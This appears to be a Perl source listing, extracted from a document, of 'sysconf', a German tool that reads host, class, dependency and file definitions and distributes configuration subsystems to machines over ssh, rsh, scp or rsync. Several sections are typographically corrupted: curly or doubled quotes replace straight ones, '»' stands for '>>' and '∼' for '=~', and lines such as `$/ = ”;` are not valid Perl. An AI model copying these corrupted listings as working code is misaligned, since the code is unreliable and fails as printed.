  # File mit den Abhängigkeiten der Subsysteme einlesen
  # Es wird das globale Dependencies-Objekt gesetzt
  # Parameter: Betriebssystem
  # Return:    -

  my $depfilename = 'dependencies.sc';
  my $bs = shift;

  # Wenn für dieses Betriebssystem die Abhängigkeiten schon eingelesen sind
  # dann nichts tun.
  return if defined ($dependencies->Get($bs));

  # Gibt es das Verzeichnis für das Betriebssystem?
  unless (-d "$sysconfroot$slash$bs")
  {
    logdie "Das Verzeichnis '$sysconfroot$slash$bs' existiert nicht!\n";
  }

  my $depfile = "$sysconfroot$slash$bs$slash$depfilename";
  unless (-r $depfile)
  {
    logdie "Das File '$depfile' existiert nicht oder ist nicht lesbar!\n";
  }

  TesteDateiBesitzer($depfile);

  my %dep = ();

  ###
  ### Abhängigkeiten einlesen
  ###
  my $fh = FileHandle->new();
  open($fh, $depfile) || logdie "Kann '$depfile' nicht öffnen!\n";
```

```
 # Die Datei ''dependencies.sc'' hat den Aufbau:
 # S : D1 D2 D3 ...
 # Bedeutung: Subsystem ''S'' hängt von Subsystemen ''D1'', ''D2'', ''D3'', ... ab.
 while(<$fh>)
 {
   next if /^\#/;   # Kommentare
   next if /^\s*$/; # Leerzeilen
   unless (/^(\S+)\s*:\s*(.+)/)
   {
     logdie ''Fehler in den Abhängikeiten in Zeile $.:\n'',$_,''\n'';
   }
   my ($sub,$deps) = ($1,$2);
   if (defined $dep{$sub})
   {
     logdie ''Abhängigkeiten für '$sub' mehrfach definiert in Zeile $.!\n'';
   }
   $dep{$sub} = [ split(/\s+/,$deps) ];
 }


 ###
 ### Rekursive Abhängigkeiten auflösen
 ###
 my @deps        = ();
 my @result_deps = ();
NOCHMAL:
 my $neuer_durchlauf_notwendig = $FALSE;
 my $subsys;
 foreach $subsys (keys %dep)
 {
   @result_deps = ();
   @deps = @{$dep{$subsys}};
   my $d;
   foreach $d (@deps)
   {
     if ($d eq $subsys)
     {
       logdie ''Zyklische Abhängigkeit für Subsystem '$d' in '$depfile'!\n'';
     }
     if (defined $dep{$d})
     {
       # Abhängigkeit auflösen
       push @result_deps, @{$dep{$d}};
       $neuer_durchlauf_notwendig = $TRUE;
     }
     else
     {
       # Subsystem direkt übernhemen
       push @result_deps, $d;
     }
   }
   $dep{$subsys} = [ @result_deps ];
 }
```

```
  goto NOCHMAL if $neuer_durchlauf_notwendig;

  ###
  ### Subsysteme ''zusammenschnurren'' lassen, z.B.:
  ###
  #   0 7 8 5 4 8 9 5 4 8 4
  #   wird zu
  #   0 7 8 5 4 9
  foreach $subsys (keys %dep)
  {
    @result_deps = KompaktiereSubsystemListe( @{$dep{$subsys}} );
    $dep{$subsys} = [ @result_deps ];
  }

  debug ''---\n'';
  debug ''Abhängigkeiten:\n'';
  foreach (keys %dep) { debug ''$_ -> @{$dep{$_}}\n''; }

  close $fh;
  $dependencies->Set($bs,%dep);
}


sub ReadFilesSC
{
  # File ''files.sc'' mit den Files für die Subsysteme einlesen
  # Es wird das globale Files-Objekt gesetzt
  # Parameter: Betriebssystem
  # Return:    -

  my $files_sc = 'files.sc';
  my $bs = shift;
  # Zuordung von Schlüsselwörtern zu Objekt-Parametern
  my %artkey = (
                inst  => 'install',
                I     => 'install',
                initf => 'init',
                F     => 'init',
                initt => 'inittemplate',
                T     => 'inittemplate',
                f     => 'file',
                t     => 'template',
                # Links
                L     => 'link',
                instL => 'installlink',
                initL => 'initlink',
                # Shell-Kommandos
                S     => 'shell',
                instS => 'installshell',
                initS => 'initshell',
               );
```

```
# Wenn für dieses Betriebssystem die ''files.sc'' schon eingelesen sind
# dann nichts tun.

return if $files->BereitsEingelesen($bs);

# Gibt es das Verzeichnis für das Betriebssystem?
unless (-d "$sysconfroot$slash$bs")
{
  logdie "Das Verzeichnis '$sysconfroot$slash$bs' existiert nicht!\n";
}

my $file = "$sysconfroot$slash$bs$slash$files_sc";
unless (-r $file)
{
  logdie "Das File '$file' existiert nicht oder ist nicht lesbar!\n";
}

TesteDateiBesitzer($file);

###
### ''files.sc'' einlesen
###
my $fh = FileHandle->new();
open($fh, $file) || logdie "Kann '$file' nicht öffnen!\n";
# Die Datei ''files.sc'' hat den Aufbau:
# [subsys]
# <fileentry>
# ...
# [subsys]: Beginn Beschreibung Subsystem namens ''subsys''
# <fileentry>: <type> <filename> <Zielfilename>
# <patternblock>
#
# Weiteres siehe Doku.

my $subsys = '';
my ($art, $quelle, $ziel);
# Den Subsystem-Abschnitt finden
while(<$fh>)
{
ABSCHNITT:
   next if /^\#/;   # Kommentare
   next if /^\s*$/; # Leerzeilen
   if (! /\[(.+)\]/)
   {
     chomp;
     logdie "'[subsystem]' statt '$_' in '$file' Zeile $. erwartet!\n";
   }
   else
   {
     $subsys = $1;
     last;
   }
```

```
}
# Jetzt im Subsystem-Abschnitt weiterlesen
while(<$fh>)
{
  next if /^\#/;    # Kommentare
  next if /^\s*$/; # Leerzeilen
  goto ABSCHNITT if /^\[/;  # Nächster Subsystem-Abschnitt
  /(\S+)\s+(\S+)\s*(\S*)/;
  ($art,$quelle,$ziel) = ($1,$2,($3 ne '' ? $3 : $2));
  # File-Art testen
  unless (defined $artkey{$art})
  {
    logdie "Die File-Art '$art' in '$file' Zeile $. ist ungültig!\n";
  }

  # Templates
  if ($artkey{$art} =~ /template/)
  {
    # Kein absoluter Pfad, dann ist das File im Unterverzeichnis filedir.sc/
    unless ($quelle =~ /^\//)
    {
      $quelle = $sysconfroot.$slash.$bs.$slash.'filedir.sc'.$slash.$quelle;
    }
    # Kein absoluter Pfad beim Ziel, also "/" ergänzen
    $ziel = $slash.$ziel unless ($ziel =~ /^\//);
    # Quellfile lesbar?
    unless (-r $quelle)
    {
      warning "Kann File '$quelle' aus '$file' Zeile $. nicht lesen!\n";
      next;
    }
    $files->Set($bs, $subsys, $artkey{$art}, $quelle, $ziel);

    # Den Patternblock einlesen
    my $pattern = <$fh>;
    unless ($pattern =~ /^beginpattern$/)
    { logdie "'beginpattern' erwartet in '$file' in Zeile $.!\n" }
    my $ganzes_muster = '';
    while( defined ($pattern = <$fh>) )
    {
      last if $pattern =~ /^endpattern$/;
      if ($pattern =~ /^\[/)
      { logdie "Kein schließendes 'endpattern' in '$file' in Zeile $.!\n" }
      $ganzes_muster .= $pattern;
    }
    $templatepattern->Set($bs,$subsys,$quelle,$ziel,$ganzes_muster);
    next;
  }

  # Prüfung für normale Files
  unless ($artkey{$art} =~ /link|shell/)
  {
```

```
      # Kein absoluter Pfad, dann ist das File im Unterverzeichnis filedir.sc/
      unless ($quelle =~ /^\//)
      {
        $quelle = $sysconfroot.$slash.$bs.$slash.'filedir.sc'.$slash.$quelle;
      }
      # Kein absoluter Pfad beim Ziel, also "/" ergänzen
      $ziel = $slash.$ziel unless ($ziel =~ /^\//);
      # Quellfile lesbar?
      unless (-r $quelle)
      {
        warning "Kann File '$quelle' aus '$file' Zeile $. nicht lesen!\n";
        next;
      }
      $files->Set($bs, $subsys, $artkey{$art}, $quelle, $ziel);
    }

    # Links prüfen
    if ($artkey{$art} =~ /link/)
    {
      # Link-Quelle ohne absoulten Pfad
      unless ($quelle =~ /^\//)
      {
        logdie "Link-Quelle nicht absolut angegeben in '$file' Zeile $.!\n";
      }
      # Link-Ziel ohne absoulten Pfad
      unless ($ziel =~ /^\//)
      {
        logdie "Link-Ziel nicht absolut angegeben in '$file' Zeile $.!\n";
      }
      $files->Set($bs, $subsys, $artkey{$art}, $quelle, $ziel);
    }

    # Shellkommandos
    if ($artkey{$art} =~ /shell/)
    {
      /(\S+)\s+(.*)/;
      ($art,$kommando) = ($1,$2);
      $files->Set($bs, $subsys, $artkey{$art}, $kommando, '');
    }

  }
  close $fh;
}


sub KompaktiereSubsystemListe
{
  ###
  ### Subsysteme "zusammenschnurren" lassen, z.B.:
  ###
  #   0 7 8 5 4 8 9 5 4 8 4
  #   wird zu
```

```
  #   0 7 8 5 4 9
  #
  # Parameter: Liste von Subsystemen
  # Return:    Liste von Subsystemen

  my @subsys = @_;
  my @result_deps = ();
  my %schon_enthalten = ();
  my $s;
  foreach $s (@subsys)
  {
    next if $schon_enthalten{$s};
    push @result_deps, $s;
    $schon_enthalten{$s} = $TRUE;
  }
  return @result_deps;
}


sub CheckSubsystems
{
  # Überprüfung der Subsystem-Angaben
  # - alle Subsysteme? (ALL)
  # - darf dieser Rechner diese Subsysteme bekommen?
  # - dann stehen in @subsys die gewünschten Subsysteme
  #
  # Parameter: Rechnername, Beschreibungen-Objekt, Parameter-Liste-Objekt
  # Return:    Liste der Subsysteme
  #

  my ($rechner,$beschreibung,$param) = @_;
  my @wanted  = $param->Subsysteme;
  my @erlaubt = $beschreibung->Subsysteme($rechner);
  debug "---\n";
  debug "Rechner:              $rechner\n";
  debug "Subsysteme erlaubt:   ",join(" ",@erlaubt),"\n";
  debug "Subsysteme gewünscht: ",join(" ",@wanted),"\n";

  # Alle Subsysteme
  if ( ($#wanted == 0) && ($wanted[0] eq 'ALL') )
  {
    return @erlaubt;
  }

  my @result = ();
  my %ist_erlaubt = ();
  foreach (@erlaubt) { $ist_erlaubt{$_} = $TRUE; }

  my $subsys;
  foreach $subsys (@wanted)
  {
    if ($ist_erlaubt{$subsys})
```

```
  {
   push @result, $subsys;
  }
  else
  {
   # Wenn es eine Klassenbezeichnung ist, dann expandieren
   if (defined $klassendef{$subsys})
   {
    foreach (@{$klassendef{$subsys}})
    {
     # Aber nur, wenn es erlaubt ist
     if ($ist_erlaubt{$_}) { push @result, $_; }
     else { warning "Subsystem '$_' aus Klasse '$subsys' ist für ",
         "'$rechner' nicht erlaubt!\n"; }
    }
   }
   else
   {
    warning "Subsystem '$subsys' ist für '$rechner' nicht erlaubt!\n";
   }
  }
 }

 return @result;
}


sub ReadConfigFile
{
 # Setzen von globalen Parametern aus dem Konfigurationsfile
 # Parameter: -
 # Return:    -
 #
 my $file = './sysconfrc';
 $file = "$ENV{HOME}/.sysconfrc" unless -r $file;
 $file = '/etc/sysconfrc' unless -r $file;
 logdie "Kann weder './sysconfrc' noch '$ENV{HOME}/.sysconfrc' noch ".
 "'/etc/sysconfrc' lesen!\n" unless -r $file;
 debug "Verwende Konfigurationsfile '$file'\n";

 TesteDateiBesitzer($file);

 my $fh = FileHandle->new();
 open($fh, $file);
 while(<$fh>)
 {
  next if /^\#/; # Kommentare überspringen
  $sysconfroot = $1    if /^SYSCONF_ROOT\s*=\s*(.+)/i;
  $UseSyscheck = $TRUE if /^USE_SYSCHECK\s*=\s*TRUE/i;
  $htmldir     = $1    if /^HTMLDIR\s*=\s*(.+)/i;
  next;
 }
```

```
  close $fh;
  logdie "Kein 'SYSCONF_ROOT' in '$file' definiert!\n" if $sysconfroot eq '';
  logdie "Kein 'HTMLDIR' in '$file' definiert!\n"      if $htmldir     eq '';
  $sysconfroot = KillSlashAtEnd($sysconfroot);
  $htmldir     = KillSlashAtEnd($htmldir    );
}


sub RechnerKlassenEinlesen
{
  # Es wird die Datei "classes.sc" eingelesen
  # Parameter: -
  # Return:    Hash: Klassenname -> Liste der Subsysteme

  my $Klassen_File = FileHandle->new();

  open($Klassen_File, "$sysconfroot${slash}classes.sc") ||
  logdie "Kann $sysconfroot${slash}classes.sc nicht öffnen!\n";

  TesteDateiBesitzer("$sysconfroot${slash}classes.sc");

  my %result = ();
  my ($klassendef,$subsysteme);
  {
    # Blockweise einlesen (Leerzeilen trennen)
    local $/ = '';
    while (<$Klassen_File>)
    {
      # Kommentare entfernen (alle Zeilen, die mit '#' beginnen.)
      s/^(\#[^\n]*\n)*//g;
      # Leerzeilen überspringen
      s/^\s*\n//g;
      next if $_ eq '';

      unless (
              m/
              CLASSDEF    \s+(\S+)\s*.*?
              SUBSYSTEMS  \s+([^\n]+)\s*.*?
              /sx
             )
      {
        logdie "Fehler in Klassendefinition:\n",$_,"\n";
      }
      ($klassendef,$subsysteme) = ($1,$2);
      $result{$klassendef} = [ split(/\s+/,$subsysteme) ];
    }
    close $Klassen_File;
  }
  return %result;
}
```

```
sub RechnerBeschreibungenEinlesen
{
  # Es wird die Datei ”hosts.sc” eingelesen
  # Parameter: -
  # Return:    RechnerBeschreibung-Objekt

  my $beschreibungen = RechnerBeschreibung::new();
  my $Besch_File = FileHandle->new();

  open($Besch_File, ”$sysconfroot${slash}hosts.sc”) ||
  logdie ”Kann $sysconfroot${slash}hosts.sc nicht öffnen!\n”;

  TesteDateiBesitzer(”$sysconfroot${slash}hosts.sc”);

  $/ = ”; # Blockweise einlesen (Leerzeilen trennen)
  while (<$Besch_File>)
  {
    # Kommentare entfernen (alle Zeilen, die mit ’#’ beginnen.)
     s/^(\#[^\n]*\n)*//g;
    # Leerzeilen überspringen
    s/^\s*\n//g;
    next if $_ eq ”;

    unless(
           m/
           HOST        \s+(\S+)\s*.*?
           OS          \s+(\S+)\s*.*?
           CLASSES     \s+([^\n]*)\s*.*?
           SUBSYSTEMS  \s+([^\n]*)\s*.*?
           /sx
          )
    {
      logdie ”Fehler in Rechnerdefinition:\n”,$_,”\n”;
    }
    my ($rechner,$betriebssystem,$klassen,$subsysteme) = ($1,$2,$3,$4);
    $klassen    = ” unless defined $klassen;
    $subsysteme = ” unless defined $subsysteme;

    my @subsys = split(/\s+/,$subsysteme);
    # Klassen expandieren
    my $klasse;
    foreach $klasse (split(/\s+/,$klassen))
    {
      unless (defined $klassendef{$klasse})
      { logdie ”Klasse ’$klasse’ gibt es nicht!\n” }
      push @subsys, @{$klassendef{$klasse}};
    }

    $beschreibungen->SetBetriebssystem($rechner,$betriebssystem);
    $beschreibungen->SetSubsysteme    ($rechner,@subsys);
  }
  close $Besch_File;
```

```
  $/ = "\n";
  return $beschreibungen;
}


sub ParameterEinlesen
{
  # Parameter: Kommandozeile des Programms als Liste
  # Return:    ParameterListe-Objekt

  my ($aktion, $subsysteme, $rechner) = @_;
  logdie "Falsche Anzahl Parameter!\n" unless defined $rechner;
  unless ($aktion =~ /^init$|^update$|^remove$|^start$|^stop$|^documentation$/)
  { logdie "Ungültige Aktion '$aktion'!\n" }

  my @subsysteme = split(/,/,$subsysteme);
  my @rechner    = split(/,/,$rechner);

  @rechner = ExpandiereALLRechner() if $rechner[0] eq 'ALL';

  my $result = ParameterListe::new();
  $result->SetAktion($aktion);
  $result->SetSubsysteme(@subsysteme);
  $result->SetRechner(@rechner);
  return $result;
}


sub ExpandiereALLRechner
{
  # Expandiert "ALL" zu einer Lister aller Rechner
  # Parameter: -
  # Return;    -
  #
  my @rechner = ();
  my $fh = FileHandle->new();
  open($fh, "$sysconfroot${slash}hosts.sc") ||
  logdie "Kann $sysconfroot${slash}hosts.sc nicht öffnen!\n";
  TesteDateiBesitzer("$sysconfroot${slash}hosts.sc");
  while(<$fh>)
  {
    next unless /HOST\s+(\S+)\s*.*?/;
    push @rechner, $1;
  }
  close $fh;
  return @rechner;
}


sub TesteRemoteShell
{
  # Parameter: Rechnername, Debug
```

```
  # Wenn ”Debug”==TRUE, dann werden Debuginformationen ausgegeben.
  # Return: ’ssh’, ’rsh’, ’ssh-passwd’, ’none’
  # Es wird festgestellt, welche Verbindungsmöglichkeit zu einem Rechner
  # besteht. Dazu dieses der Reihe nach versucht:
  # - ssh
  # - rsh
  # - ssh mit Paßwortabfrage
  #
  my $host = shift || die ”TesteVerbindung() ohne Parameter aufgrufen!\n”;
  my $debug = shift || $FALSE;
  my $null = ’2>/dev/null >/dev/null’;

  # ssh
  print ”Teste ssh...\n” if $debug;
  system(”ssh -o ’FallBackToRsh no’ -o ’BatchMode yes’ $host echo TEST $null”);
  if ( ($?»8) == 0 )
  {
    return ’ssh’;
  }

  # rsh
  print ”Teste rsh...\n” if $debug;
  system(”rsh $host echo TEST $null”);
  if ( ($?»8) == 0 )
  {
    return ’rsh’;
  }

  # ssh mit Paßwortabfrage
  print ”Teste ssh mit Paßwortabfrage...\n” if $debug;
  system(”ssh -o ’FallBackToRsh no’ $host echo TEST”);
  if ( ($?»8) == 0 )
  {
    return ’ssh-passwd’;
  }

  return ’none’;
}


sub TesteRemoteCopy
{
  # Parameter: Rechnername, Debug
  # Wenn ”Debug”==TRUE, dann werden Debuginformationen ausgegeben.
  # Return: ’scp ...’, ’rcp’, ’rsync ...’, ’none’
  # (Bei scp und rsync wird gleich eine passende Kommandozeile gebildet.)
  # Es wird festgestellt, welche Kopiermöglichkeit zu einem Rechner
  # besteht. Dazu dieses der Reihe nach versucht:
  # - rsync mit ssh
  # - rsync mit rsh
  # - scp
  # - rcp
```

```
#
$host = shift || die ”TesteVerbindung() ohne Parameter aufgrufen!\n”;
my $debug = shift || $FALSE;
my $null = ’2>/dev/null >/dev/null’;

my $verzeichnisse = ’ $HOME/bin/rsync /usr/local/bin/rsync /usr/bin/rsync ’.
    ’/bin/rsync /usr/local/sbin/rsync /usr/sbin/rsync /root/bin/rsync ’;

# Gibt es lokalen rsync?
if (which(’rsync’))
{
  # Funktioniert die ssh?
  if ( TesteRemoteShell($host) =∼ /^ssh/ )
  {
    # rsync mit ssh
    print ”Teste rsync mit ssh...\n” if $debug;
    system(”rsync -z -e ssh -dry-run $0 $host:/tmp $null”);
    if ( ($?»8) == 0 )
    {
      return ’rsync -z -e ssh’;
    }

    # Erfolglos, also erst einmal herausfinden, wo der rsync sich auf dem
    # remote-Rechner befindet
    print ”Versuche rsync zu finden...\n” if $debug;
    my @list = ‘ssh $host ’ls $verzeichnisse 2>/dev/null’‘;
    print @list if $debug;
    if (defined $list[0])
    {
      my $pfad = $list[0];
      chomp $pfad;
      # rsync mit ssh und Pfad
      print ”Teste rsync mit ssh und Pfad ’$pfad’...\n” if $debug;
      system(”rsync -z -e ssh -rsync-path=$pfad -dry-run $0 ”.
             ”$host:/tmp $null”);
      if ( ($?»8) == 0 )
      {
        return ”rsync -z -e ssh -rsync-path=$pfad”;
      }
    }
  }
  else
  {
    # rsync mit rsh
    print ”Teste rsync mit rsh...\n” if $debug;
    system(”rsync -z -dry-run $0 $host:/tmp $null”);
    if ( ($?»8) == 0 )
    {
      return ’rsync -z’;
    }

    # Erfolglos, also erst einmal herausfinden, wo der rsync sich auf dem
```

```
      # remote-Rechner befindet
      print "Versuche rsync zu finden...\n" if $debug;
      my @list = `rsh $host 'ls $verzeichnisse 2>/dev/null'`;
      print @list if $debug;
      if (defined $list[0])
      {
        my $pfad = $list[0];
        chomp $pfad;
        # rsync mit rsh und Pfad
        print "Teste rsync mit rsh und Pfad '$pfad'...\n" if $debug;
        system("rsync -z -rsync-path=$pfad -dry-run $0 $host:/tmp $null");
        if ( ($?>>8) == 0 )
        {
          return "rsync -z -rsync-path=$pfad";
        }
      }
    }
  }
  else
  {
    # Ohne rsync
    print "Kann lokal keinen rsync finden!\n" if $debug;
    # Funktioniert die ssh?
    print "Teste scp ...\n" if $debug;
    if ( TesteRemoteShell($host) =~ /^ssh/ )
    {
      return "scp -C -o 'CompressionLevel 9'";
    }
    print "Teste rcp ...\n" if $debug;
    if ( TesteRemoteShell($host) eq 'rsh' )
    {
      return 'rcp';
    }
  }
  return 'none';
}


########################################################################
### Debug, Logging, Exit, ...
########################################################################


sub myexit
{
  # Diese Funktion macht einen normalen exit() mit dem übergebenen
  # Exitcode
  # und erledigt vorher noch Aufräum-Arbeiten, wie LOG-file schließen, ...
  my $error = defined $_[0] ? shift : $NormalExitCode;
  logprint("$appname PID $$ Ende um ",date,"\n");
  close(LOG);
  exit $error;
```

```
}


sub logprint
{
  # Schreibt einen Text ins LOG-file
  print LOG @_;
}


sub debug_rsh
{
  # Es werden Debug-Informationen über RSH-Aufrufe erzeugt
  logprint("RSH: ",@_) if ($logLevel >= 4);
}


sub debug
{
  # Es werden Debug-Informationen erzeugt
  logprint("DEBUG: ",@_) if ($logLevel >= 3);
}


sub warning
{
  # Falls Warnings eingeschaltet sind, dann werden Informationen erzeugt
  logprint("WARN:  ",@_) if ($logLevel >= 2);
}


sub error
{
  # Falls Warnings eingeschaltet sind, dann werden Informationen erzeugt
  logprint("ERROR: ",@_) if ($logLevel >= 1);
}


sub loginit
{
  # Schreibt einen kleinen Header ins LOG-file
  my $login = (getpwuid($<))[0] || 'unknown';
  logprint("\n--\n\n$appname $version PID $$ mit Perl $]\nStart um ",date,
           " durch ",$login,"\n");
}


sub logdie
{
  # Schreibt einen Text ins LOG-file und stirbt dann
  print "FATAL: ",@_;
  logprint("FATAL: ",@_);
```

```
  myexit($ErrorExitCode);
}


sub catch_signal
{
  my $signame = shift;
  logdie "Ende von $appname wegen Signal SIG$signame.\n";
}


sub catch_warning
{
  # Abfangen von Laufzeit-Warnungen
  my $warnung = shift;
  warning "INTERNAL: $warnung     (Interne Warnungen deuten auf einen ",
          "möglichen internen Programm-Fehler\n",
          "      hin oder auf eine fehlerhafte Eingabe, die nicht abgefangen ",
          "wurde!)\n";
  print $warnung if ($logLevel < 2);
}


#######################################################################
### Kopf und Hilfe
#######################################################################


sub Kopf
{
  my $head = "$appname $version   -   von Stephan Löscher";
  return "\n$head\n" . '~' x length($head) . "\n";
}


sub Hilfe
{
  printumlautepaged
  Kopf().
"Syntax: sysconf optionen action subsystem machine

Eine Aktion ist in natürlicher Sprache formuliert von dem Aufbau:
'Führe Aktion X mit Subsysteme Y auf Rechner Z aus.'
Aktionen werden per Kommandozeile übergeben, wobei:

action     := init | update | remove | start | stop | documentation
subsystem  := <subsystem-name>{,<subsystem-name>}* | ALL
machine    := <machine-name>{,<machine-name>}*     | ALL
'ALL' steht dabei für 'alle Subsysteme' oder 'alle Rechner'.

Erklärungen:
init:   Subsystem erstmalig installieren (alle Files einschließlich
```

```
        'initfiles')
update: Subsystem updaten (Files aus 'initfiles' nicht kopieren!)
        Wenn es das Subsystem nicht gibt, dann 'init' vorher durchführen
remove: Subsystem entfernen.
start:  Subsystem starten.
stop:   Subsystem stoppen.
documentation : Dokumentation erzeugen

Optionen:
-wX: mit X=0-4 gibt den LOG-Level an.
     0: Nur fatale Fehler
     1: zusätzlich alle Fehler (Genaue Fehlerbeschreibungen)
     2: zusätzlich alle Warnungen (ganz informativ)
     3: zusätzlich alle Debug-Informationen (ausführlicher Status, etc.)
     4: Alle Remote-Shell-Aufrufe werden mitprotokolliert

Beispiele:
'Führe einen Update von Sendmail auf tgx045 durch':
sysconf update sendmail tgx045
'Führe einen Update von allen Subsystemen auf tgx002 durch':
sysconf update ALL tgx002
'Verteile alle Subsysteme auf alle Rechner':
sysconf init ALL ALL
'Führe einen Update von Sendmail und Syslog auf tgx045,tgx200,tgx200 durch':
sysconf update sendmail,syslog tgx045,tgx200,tgx200

";
  logprint "Es wird nur Hilfe ausgegeben.\n";
  myexit;
}


sub POD_Ausgabe
{
  # Erstellt Dokumentation aus POD im aktuellen Verzeichnis
  # Parameter: "man" oder "html" oder "latex"
  #
  $art = shift;
  if ($art eq 'man')
  {
    which('pod2man') || die "Leider kein 'pod2man' verfügbar!\n";
    which('nroff') || die "Leider kein 'nroff' verfügbar!\n";
    system("pod2man $0 | nroff -man > \L$appname\E.man");
  }
  if ($art eq 'html')
  {
    which('pod2html') || die "Leider kein 'pod2html' verfügbar!\n";
    system("pod2html $0 > \L$appname\E.html");
    # Nachbesserung: (FIXME)
    system('perl -i -pe \'s/&lt;(.?)EM&gt;/<${1}EM>/g\' '."\L$appname\E.html");
  }
  if ($art eq 'latex')
```

```
  {
    which('pod2latex') || die "Leider kein 'pod2latex' verfügbar!\n";
    system("pod2latex \L$appname\E");
    open(FH,"\L$appname\E.tex");
    @tex = <FH>;
    close FH;
    unshift @tex, '\documentclass[9pt]{article}\usepackage{german,a4,t1enc}'.
    '\usepackage[latin1]{inputenc}\begin{document}\def\C++{{\rm C'.
    '\kern-.05em\raise.3ex\hbox{\footnotesize ++}}}\def\underscore'.
    '{\leavevmode\kern.04em\vbox{\hrule width 0.4em height 0.3pt}}'.
    '\setlength{\parindent}{0pt}';
    push @tex, '\end{document}';
    grep(s/\"/\'\'/g, @tex); # Anführungszeichen ersetzen
    open(FH,">\L$appname\E.tex");
    print FH @tex;
    close FH;
  }
}


########################################################################
### ParameterListe-Objekt
########################################################################

package ParameterListe;

sub new
{
  my $daten = {
               aktion      => '',
               subssysteme => [],
               rechner     => [],
              };
  bless $daten, 'ParameterListe';
  return $daten;
}

sub Aktion
{
  my $objekt = shift;
  return $objekt->{aktion};
}

sub SetAktion
{
  my $objekt = shift;
  $objekt->{aktion} = shift;
}

sub Subsysteme
{
  my $objekt = shift;
```

```
  return @{$objekt->{subsysteme}};
}

sub SetSubsysteme
{
  my $objekt = shift;
  $objekt->{subsysteme} = [ @_ ];
}

sub Rechner
{
  my $objekt = shift;
  return @{$objekt->{rechner}};
}

sub SetRechner
{
  my $objekt = shift;
  $objekt->{rechner} = [ @_ ];
}


########################################################################
### RechnerBeschreibung-Objekt
########################################################################

package RechnerBeschreibung;

use Carp;

sub new
{
  my $daten = {
# Das sieht so aus:
#              rechnername => {
#                               BS  => Betriebsystem,
#                               SUB => Liste von Subsystemen,
#                               RSH  => Remoteshell,
#                               RCP  => Remotecopy,
#                              }
              };
  bless $daten, 'RechnerBeschreibung';
  return $daten;
}

sub Betriebssystem
{
  my $objekt  = shift;
  my $rechner = shift;
  unless (defined $rechner)
  {
    carp("RechnerBeschreibung::Betriebssystem() ohne Parameter ".
```

```
    "aufgerufen!\n");
    main::myexit($main::ErrorExitCode);
  }
  return $objekt->{$rechner}->{BS};
}

sub SetBetriebssystem
{
  my $objekt  = shift;
  my $rechner = shift;
  unless (defined $rechner)
  {
    carp("RechnerBeschreibung::SetBetriebssystem() ohne Parameter ".
    "aufgerufen!\n");
    main::myexit($main::ErrorExitCode);
  }
  $objekt->{$rechner}->{BS} = shift;
}

sub Subsysteme
{
  my $objekt  = shift;
  my $rechner = shift;
  # Ohne Parameter aufgerufen?
  unless (defined $rechner)
  {
    carp("RechnerBeschreibung::Subsysteme() ohne Parameter ".
    "aufgerufen!\n");
    main::myexit($main::ErrorExitCode);
  }
  return @{$objekt->{$rechner}->{SUB}};
}

sub SetSubsysteme
{
  my $objekt  = shift;
  my $rechner = shift;
  unless (defined $rechner)
  {
    carp("RechnerBeschreibung::SetSubsysteme() ohne Parameter ".
    "aufgerufen!\n");
    main::myexit($main::ErrorExitCode);
  }
  $objekt->{$rechner}->{SUB} = [ @_ ];
}

sub GetRSH
{
  my $objekt  = shift;
  my $rechner = shift;
  my $temp;
  unless (defined $rechner)
```

```
  {
    carp("RechnerBeschreibung::GetRSH() ohne Parameter aufgerufen!\n");
    main::myexit($main::ErrorExitCode);
  }
  # Wenn die RSH schon bekannt ist, dann gleich zurückgeben
  if (defined $objekt->{$rechner}->{RSH})
  {
    main::debug "Cached RSH: ".$objekt->{$rechner}->{RSH}."\n";
    return $objekt->{$rechner}->{RSH};
  }
  # ansonsten erst ermitteln
  else
  {
    $temp = main::TesteRemoteShell($rechner);
    unless ($temp =~ /^ssh$|^rsh$/)
    {
      carp("RechnerBeschreibung::GetRSH(): Kann weder mit rsh noch mit ssh ".
           "auf den Rechner '$rechner' ohne Paßwort zugreifen!\n");
      main::myexit($main::ErrorExitCode);
    }
    main::debug "Ermittelte RSH: ".$temp."\n";
    $objekt->{$rechner}->{RSH} = $temp;
    return $temp;
  }
}


sub GetRCP
{
  my $objekt  = shift;
  my $rechner = shift;
  my $temp;
  unless (defined $rechner)
  {
    carp("RechnerBeschreibung::GetRCP() ohne Parameter aufgerufen!\n");
    main::myexit($main::ErrorExitCode);
  }
  # Wenn RCP schon bekannt ist, dann gleich zurückgeben
  if (defined $objekt->{$rechner}->{RCP})
  {
    main::debug "Cached RCP: ".$objekt->{$rechner}->{RCP}."\n";
    return $objekt->{$rechner}->{RCP};
  }
  # ansonsten erst ermitteln
  else
  {
    $temp = main::TesteRemoteCopy($rechner);
    if ($temp eq 'none')
    {
      carp("RechnerBeschreibung::GetRCP(): Kann weder mit rcp, scp ".
           "noch rsync auf den Rechner '$rechner' ohne Paßwort zugreifen!\n");
      main::myexit($main::ErrorExitCode);
    }
```

```
    main::debug ''Ermitteltes RCP: ''.$temp.''\n'';
    $objekt->{$rechner}->{RCP} = $temp;
    return $temp;
  }
}


########################################################################
### Dependencies-Objekt
########################################################################

package Dependencies;

use Carp;

sub new
{
  my $daten = {
# Das sieht so aus:
#              betriebssystem => {
#                                  SUB => Liste von Subsystemen,
#                                }
              };
  bless $daten, 'Dependencies';
  return $daten;
}

sub Get
{
  my $objekt         = shift;
  my $betriebssystem = shift;
  unless (defined $betriebssystem)
  {
    carp(''Dependencies::Get() ohne Parameter aufgerufen!\n'');
    main::myexit($main::ErrorExitCode);
  }
  # Das return ist nur so umständlich, weil Perl sonst den undef-Wert
  # kritisiert. Kurz: return %{$objekt->{$betriebssystem}};
  return (
          defined %{$objekt->{$betriebssystem}}
          ? %{$objekt->{$betriebssystem}}
          : undef
         );
}

sub Set
{
  my $objekt         = shift;
  my $betriebssystem = shift;
  my %hash = @_;

  unless (defined $betriebssystem)
```

```
  {
    carp("Dependencies::Set() ohne Parameter aufgerufen!\n");
    main::myexit($main::ErrorExitCode);
  }
  $objekt->{$betriebssystem} = { %hash };
}


#######################################################################
### Files-Objekt
#######################################################################

package Files;

use Carp;

sub new
{
  my $daten = {
# Das sieht so aus:
#     betriebssystem => {
#                         SUB => {
#                                  install      => Hash der Installfiles
#                                  init         => Hash der Initfiles
#                                  inittemplate => Hash der Init-Templates
#                                  file         => Hash der Files
#                                  template     => Hash der Templates
#                                }
#                       }
              };
# in den Hashes sind Listen der Zielfiles!
  bless $daten, 'Files';
  return $daten;
}

sub BereitsEingelesen
{
  # Parameter: Betriebssystem
  # Return: TRUE oder FALSE, je nachdem, ob für dieses Betriebssystem schon
  # die Datei files.sc eingelesen wurde
  #
  my ($objekt, $betriebssystem) = @_;
  unless (defined $betriebssystem)
  {
